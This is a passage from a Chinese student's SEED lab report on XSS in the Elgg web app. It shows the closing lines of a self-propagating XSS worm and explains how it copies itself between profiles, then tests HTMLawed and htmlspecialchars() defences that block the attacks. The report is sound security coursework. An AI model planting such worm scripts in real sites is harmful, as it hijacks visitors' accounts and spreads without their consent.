"application/x-www-form-urlencoded");

            Ajax.send(content);

        }

}

</script>

```

其中 `var jsCode = document.getElementById("worm").innerHTML`;这句代码，将 `worm` 标签的蠕虫代码进行复制，达到传播的功能。

Alice 访问 Samy 的主页，Boby 再访问 Alice 的主页：



图 3-14 蠕虫传播感染 Bobby

此实验证明了 XSS 蠕虫的传播能力，能迅速在用户间快速扩散！

（4）任务 4 防御策略

实验内容：

- 1) 仅开启 HTMLawed 1.9，但不开启 htmlspecialchars。访问任何的受害者资料页面（尝试添加脚本并观察脚本执行情况）并在实验报 21 告中描述观察结果。
- 2) 打开两个安全策略；访问任何受害者资料页面（尝试添加脚本并观察脚本执行情况），并在实验报告描述观察结果。

实验过程：

开启 HTMLawed 后，访问 Samy 的主页




图 3-15 文本形式显示代码

代码以文本形式显示出来，而且没有标签了，也就不会被执行了。

PHP 内置的方法：

```
cd /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/
```

修改 text.php url.php dropdown.php email.php

取消注释相应的 htmlspecialchars()函数调用

会对特殊负号如引号，<>等进行替换

首先，HTMLawed 插件会过滤掉输入中的不安全标签。接着，htmlspecialchars() 函数会对用户输入中的特殊字符进行编码(例如将<转换为<，将>转换为>)，进一步防止任何残留的潜在 XSS 攻击。因此，无论如何嵌入脚本，都会被编码处理，无法执行，极大地增强了安全性。

使用防御策略后，所有 XSS 攻击均被成功阻止，验证了过滤和编码机制在防御 XSS 攻击中的有效性，为 Web 应用安全提供了可靠保障。

3.3 实验中的问题、心得和建议

(1) 问题

因为是 seed 上的实验，碰见的问题基本都能找到参考资料，对于 xss 蠕虫，一开始实验原理不太懂，但是杜文亮的书里写的很清楚，就搞懂了。

对于这两种 web 攻击方式，对其攻击的具体流程有了清晰的认识，对 JS 脚本在网站中执行的过程有了具体的认识，在写好攻击网站的网页代码后，学会了使用浏览器的控制台进行 debug 等操作。学会了使用 JS 构造 HTTP 的 GET 请求和 POST 请求的报文，以及表单的发送等。

(2) 总结

在实验三的 Web 安全实验中，我们深入研究了跨站请求伪造（CSRF）和跨站脚本攻击（XSS）这两种常见的网络攻击手段。通过使用预先配置好的 Ubuntu 16.04 虚拟机环境，我们在 Elgg Web 应用程序上实施了 CSRF 攻击实验，利用 Firefox 浏览器和 HTTPHeaderLive 插件详细分析了 HTTP 请求和响应的变化。在 XSS 实验中，我们通过在受害者的个人资料页面插入恶意脚本，观察了脚本的执行情况及其对 Web 应用程序的影响。整个实验不仅要求我们熟悉攻击原理和利用方法，还要求我们编写详细的实验设计报告，并通过上机演示来验证实验结果。这些实验强化了我们对于 Web 安全的理解和实践能力。